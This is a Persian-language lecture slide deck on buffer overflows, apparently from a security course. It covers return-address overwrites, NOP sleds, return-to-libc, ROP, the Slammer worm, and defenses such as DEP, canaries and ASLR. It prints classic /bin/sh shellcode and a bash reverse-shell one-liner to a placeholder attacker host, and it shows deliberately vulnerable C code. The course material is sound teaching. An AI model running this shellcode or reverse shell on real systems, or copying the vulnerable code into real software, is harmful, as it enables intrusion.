

هجوم به قصد دسترسی

(از طریق سوء استفاده از آسیب پذیری ها)


روند نمای کلی انجام یک حمله کامپیوتری

فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP


ساختمان حافظه در هنگام اجرای برنامه ها

○ Stack به طرف پایین رشد میکند
○ Intel, Motorola, SPARC, MIPS

○ اشاره گر پشته به آخرین محل اشاره میکند


ساختمان پشته در هنگام اجرای برنامه ها

ساختمان پشته برای برنامه زیر:

```
void function(int a, int b, int c){  
    char buffer1[5];  
    char buffer2[10];  
}
```

```
int main(){  
    function(1,2,3);  
}
```



Buffer overflow از چک نکردن محدوده توسط برنامه ها استفاده میکند!

```
void function(char *str){
    char buffer[16];
    strcpy(buffer, str);
}

int main(){
    char large_string[256];
    int i;
    for (i = 0; i < 255; i++){
        large_string[i] = 'A';
    }
    function(large_string);
}
```


مثال دوم

نتیجه اجرای این برنامه در پشته به صورت زیر است:

آدرس بازگشت بوسیله کد : **'AAAA' (0x41414141)** باز نویسی میشود!

برنامه از تابع خارج شده و کدهای نوشته شده در آدرس **0x41414141**..... را اجرا میکند!


Crash!

آیا ما میتوانیم، به جای crash برنامه، از این ویژگی برای اجرای کد خود استفاده کنیم؟

```
void function(int a, int b, int c){  
    char buffer1[8];  
    char buffer2[10];  
    int *r;  
    r = buffer1 + 12;  
    (*r) += 8;  
}
```

```
int main(){  
    int x = 0;  
    function(1,2,3);  
    x = 1;  
    printf("%d\n", x);  
}
```

مثال سوم

این برنامه باعث میشود که انتساب 1 به X در نظر گرفته نشود، و مقدار 0 برای X چاپ بشود.

طراحی حمله!!!

○ در این جا دیدیم که چگونه میتوان بر روی آدرس بازگشت یک تابع چیزی بنویسیم و تابع را به جایی که خودمان میخواهیم هدایت کنیم!

○ اما این موضوع چگونه میتواند به یک دشمن کمک کند تا به برنامه ما نفوذ کند؟

ایجاد کد مورد نظر برای باز کردن shell


```
jmp      0x1F
popl     %esi
movl     %esi, 0x8(%esi)
xorl     %eax, %eax
movb     %eax, 0x7(%esi)
movl     %eax, 0xC(%esi)
movb     $0xB, %al
movl     %esi, %ebx
leal     0x8(%esi), %ecx
leal     0xC(%esi), %edx
int      $0x80
xorl     %ebx, %ebx
movl     %ebx, %eax
inc      %eax
int      $0x80
call     -0x24
.string  "/bin/sh"
```

اولین قدم ایجاد یک کد مخرب است!

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```


باید کد نهایی ایجاد کرد که برای ماشین قابل اجرا باشد

کد مخرب را برای اجرا به برنامه بدهید

بافر را بواسطه کدهای بیهوده پر کنید و در ادامه کد اجرای shell را وارد کنید.
آدرس باید دقیق باشد وگرنه برنامه crash میکند، این قسمت سخت ترین قسمت کار است.

کد مخرب را برای اجرا به برنامه بدهید

شما میتوانید با استفاده از دستورالعمل NOP (0x90) شانس موفقیت خود را بالاتر ببرید

این دستور العمل در واقع یک دستورالعمل اجرایی بیهوده است، که تا زمانی که به یک دستور العمل واقعی نرسیده اجرا میشود.

چگونه آسیب پذیری برنامه ها را پیدا کنیم

UNIX - search through source code for vulnerable library calls (strcpy, gets, etc.) and buffer operations that don't check bounds (grep is your friend) .

Windows – Find one or wait to announce a Buffer overflow Vul. for Microsoft Windows. Then you have about 6 - 8 months to write your exploit code...

کرم Slammer نمونه ای از بهره برداری از سرریز بافر

○ اولین مثال از یک کرم سریع (تا پیش از این، این سرعت انتشار فقط در تئوری بود)

○ در عرض ۳۰ دقیقه، ۷۵۰۰۰ هاست آلوده شد

○ 90% از این هاست ها در عرض ۱۰ دقیقه اول انتشار آلوده شدند

○ آسیب پذیری در MS SQL Server بود!

کرم Slammer نمونه ای از بهره برداری از سرریز بافر


○ کد به صورت تصادفی یک آدرس IP تولید میکرد و یک کپی از خود را به آن ارسال میکرد

○ از UDP استفاده میکرد


○ اندازه packet های این کرم فقط ۳۷۵ بایت بود

○ انتشار این کرم هر ۸.۵ ثانیه دوبرابر می شد

Slammer کرم

Slammer کرم

کرم Slammer

- Slammer کرم مهربانی بود! چرا که این کرم میتواندست با یک حمله DoS گسترده تمام network را از کار بیاندازد، ولی این کار را نکرد.
- مشکلی که در تولید کننده اعداد تصادفی وجود داشت باعث شد که کرم Slammer همه کامپیوترها را تحت تاثیر قرار ندهد (دو بیت آخر اولین آدرس هرگز تغییر نمیکرد)

فرایند اجرای حمله Buffer overflow

- شناسایی برنامه آسیب پذیر

- بررسی بر روی نسخه نرم افزار در سیستم محلی
- تحلیل کد ، تست ورودی ها با استفاده از ابزارهای اسکن آسیب پذیری
 - ابزارهای تست فازینگ
- با توجه به شناسایی نقاط آسیب پذیر سعی در ارسال کد مخرب به نحوای که آدرس بازگشت بازنویسی شود
- محاسبه دقیق آدرس بازنویسی
 - مهاجم باید دقیقاً بداند که چه مقدار داده برای رسیدن به آدرس بازگشت نیاز است. این معمولاً از طریق دیباگر یا ابزارهای تست حافظه تعیین می شود.
 - قرار دادن تعدادی NOP در ابتدا قبل از داده های تزریق شده در استک
 - در صورتی که ناحیه استک از اجرای کد محافظت نشده باشد امکان تزریق Shell code وجود دارد
- در غیر این صورت انجام حمله Return- و Return-to-libc
Oriented Programming (ROP)

حملات Return-to-libc

- شناسایی توابع کتابخانه ای استفاده شده در فایل اجرایی برنامه

– مثلاً تابع `system()` در کتابخانه `libc`

– بدست آوردن آدرس آنها و بازنویسی آدرس بازگشت تابع به آدرس این توابع

- اجرای دستور `return` باعث رفتن به تابع سیستمی مربوطه می شود به نوعی مثل این است که تابع فراخوانی شده است.

- ارسال داده های مورد نیاز تابع کتابخانه در استک در نتیجه تابع با پارامتر ارسالی در استک اجرا می شود

– مثلاً برای اجرای `system(/bin/sh)` باید پارامتر ورودی تابع به نحوی در استک قرار گیرد که با اجرای تابع و رفتن سراغ استک این مقدار بازیابی شود. همچنین آدرس تابع `system` در مکان آدرس بازگشت بازنویسی شود

- فرض کن تابع f2 فراخوانی می شود ورودی تابع f2 یک پوینتر به string است حالا یک پیلودی برای تابع ارسال کنید که منجر به اجرای تابع system که در آدرس x23242526 است با ورودی زیر شود؟

```
echo "/bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1" > /tmp/reverse.sh  
chmod +x /tmp/reverse.sh
```

در این صورت اگر در سیستم هکر دستور زیر اجرا شده باشد چه اتفاقی می افتد

حمله Return-Oriented Programming (ROP)

- تعیین کردن مقدار return address به آدرس مکان مشخص از کد درون برنامه یا توابع کتابخانه ای
- با توجه به این که هر مکانی می توان پرش کرد انعطاف پذیر تر از libc است

محل نفوذ در SQL Server

○ اگر بسته های UDP به پورت ۱۴۳۴ برسند و اولین بایت آنها 0x04 باشد، باقیمانده بسته به عنوان یک کلید رجیستری که باید باز شود (در واقع سعی میکند این کلید را باز کند) تفسیر میشود.

– به عنوان مثال با ارسال \x04\x41\x41\x41\x41 (کد 0x04 که بعد از آن چهار حرف 'A' آمده است)، SQL Server فرض می کند که بایستی کلید رجیستری زیر را باز کند:

```
HKLM\Software\Microsoft\Microsoft SQL  
Server\AAAA\MSSQLServer\CurrentVersion
```

○ اسم کلید رجیستری (که در ادامه بسته آمده) در **buffer** ذخیره میشود تا بتوان بعداً از آن استفاده کرد.

○ محدوده آرایه چک نمیشود، بنابراین اگر طول رشته زیاد باشد، **buffer overflow** اتفاق می افتد و ...

روش های کشف و جلوگیری از Overflow

- بازرسی تمام کدها کار سخت و وقت گیری است و بسیاری از نقاط آسیب پذیری پیدا نمیشوند! (Windows حدود ۵ میلیون خط کد دارد)
- تعداد زیادی ابزار آنالیز کد وجود دارد که از الگوریتم های اثبات شده برای کشف استفاده میکنند، تعداد زیادی از نقاط آسیب پذیر را پیدا میکنند، ولی نه همه آنها را!!
- پشته را به صورت غیر اجرایی در بیاوریم (البته جلوی همه حمله ها را نمی گیرد) DEP(Data Execution Prevention)
- در کد کمپایل شده تمهیداتی برای کشف و جلوگیری از سرریز اضافه کنیم.
 - استفاده از روش Stack Canaries
 - استفاده از روش ASLR

• DEP(Data Execution Prevention)

- علامت گذاری کردن حافظه به بخشهایی که غیر قابل اجرا است، منتهی شدن اجرای shell code در buffer overflow

• Stack canary

- قرار دادن یک مقدار مشخص در بین آدرس بازگشت و متغیرهای محلی
- در صورت buffer overflow این مقدار تغییر پیدا می کند
- در زمان return این مقدار چک می شود اگر تغییر کرده بود متوجه حمله می شویم
- این چک توسط خود برنامه انجام می شود با افزودن کد زیر در انتهای تابع قبل از ret

POP Canary

CMP Canary, [FS:0x28]

JNE buffer_overflow

ASLR •

- مکانیزم های امنیتی مهم در سیستم عامل ها است که برای جلوگیری از بهره برداری مهاجمان از آسیب پذیری های حافظه مانند Buffer Overflow
- هدف این است که آدرس های توابع سیستمی و یا توابع درون برنامه در آدرس های متغیری در حافظه بارگزاری شوند
- حتی حافظه استک در اجرا های مختلف متفاوت خواهد شد
- این مکانیزم توسط سیستم پشتیبانی می شود فقط در برنامه باید با این مکانیزم match باشد مثلا از بکار بردن آدرس های مطلق پرهیز نمود

چرا با وجود مکانیزم های کنترلی هنوز این حمله موثر است

- اشتباهات برنامه نویسی

- تولید کد غیرایمن

- بسیاری از برنامه نویسان همچنان از توابع ناامن مانند `strcpy`, `gets`, `strcat` و استفاده می کنند که محدودیت طول ورودی را بررسی نمی کنند.

- عدم آموزش کافی

- اکثر برنامه نویسان از تکنیک های کدنویسی ایمن و مکانیزم های محافظتی آگاه نیستند.

- کدهای قدیمی

- بسیاری از نرم افزارهای قدیمی همچنان بدون تغییر اجرا می شوند و از تکنیک های مدرن امنیتی بی بهره اند.

- پیچیدگی نرم افزار

- افزایش حجم کد

- برنامه های مدرن شامل میلیون ها خط کد هستند و احتمال وجود اشتباه در چنین کدی بسیار زیاد است.

- پیچیدگی وابستگی ها

- بسیاری از برنامه ها به کتابخانه ها یا ابزارهای خارجی وابسته اند که ممکن است آسیب پذیری های خاص خود را داشته باشند.

چرا با وجود مکانیزم های کنترلی هنوز این حمله موثر است

- محدودیت مکانیزم های مقابله ای

- مکانیزم های امنیتی کامل نیستند و هر یک دارای نقاط ضعفی هستند که ممکن است بهره برداری را امکان پذیر کند:

- ASLR

- اگر مهاجم بتواند آدرس دقیق یک بخش حافظه را از طریق آسیب پذیری دیگری افشا کند (Information Leakage)، ASLR بی اثر می شود.

- در سیستم های ۳۲ بیتی، فضای تصادفی سازی محدود است (معمولاً ۸ تا ۱۶ بیت) و مهاجم می تواند با حمله brute-force مکان های حافظه را پیدا کند.

- DEP

- فقط از اجرای کد تزریق شده جلوگیری می کند. تکنیک هایی مانند Return-to-libc و ROP که از کدهای موجود استفاده می کنند، می توانند DEP را دور بزنند.

- Stack Canary

- اگر مهاجم بتواند مقدار Canary را از طریق آسیب پذیری های دیگر (مانند Format String Attack) بخواند، می تواند مقدار صحیح را جایگزین کند و این مکانیزم را دور بزند.

- Stack Canary فقط از پشته محافظت می کند و در برابر سرریزهایی که در بخش های دیگر حافظه رخ می دهد، بی اثر است.

حمله Format String Attack

- استفاده از ضعف‌های مرتبط با نحوه پردازش رشته‌ها

– توابعی مثل `printf()` از آرگومان‌های اضافی برای تعیین مقدار متغیرها یا قالب‌بندی استفاده می‌کنند. اگر ورودی کاربر مستقیماً به عنوان یک قالب‌دهنده (format string) به این توابع داده شود، ممکن است مهاجم بتواند مقادیر درون استک را بخواند

```
#include <stdio.h>

void vulnerable_function(char *user_input) {
    printf(user_input);
}

int main() {
    char user_input[100];
    gets(user_input);
    vulnerable_function(user_input);
    return 0;
}
```